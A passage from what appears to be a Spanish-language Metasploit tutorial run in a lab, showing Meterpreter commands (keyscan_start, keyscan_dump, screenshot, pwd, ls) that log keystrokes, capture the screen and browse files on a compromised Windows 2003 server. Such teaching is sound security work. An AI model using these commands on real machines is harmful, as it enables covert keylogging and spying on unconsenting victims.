
indiquemos toda esa información, incluso con pantallas de lo que la víctima está viendo. Vamos a usar el keyscan que es muy sencillo, ponemos keyscan_start.




Para ver que realmente nos está funcionando, vamos a hacer también de víctima y abrimos el Windows 2003 y escribimos algo en el notepad, lo que sea.




Vamos al Metasploit de nuevo y ecribimos keyscan_dump para que muestre los resultados hasta ese momento y vemos que muestra lo que se puso en 2003 server.




Ahora veremos todo cuanto escriba por el teclado nuestra víctima.
En el server hacemos lo que sea, como escribir algo en un block de notas.




Ahora vamos a sacar un pantallazo de lo que está haciendo. Para ello usamos el comando screenshot que se encarga de realizar capturas de pantalla.



Esto nos da el directorio donde meterá nuestro pantallazo y el nombre de jpeg. Accedemos desde Kali a ese archivo y abrimos el jpeg. Vemos que sale exactamente la misma pantalla que hay abierta en el Windows 2003.



Ahora en el meterpreter usamos los comandos básicos de linux para movernos dentro del sistema de la víctima. Por ejemplo pwd para ver el directorio del Windows 2003 en el que estamos y ls para listarlo y que nos muestre el contenido.

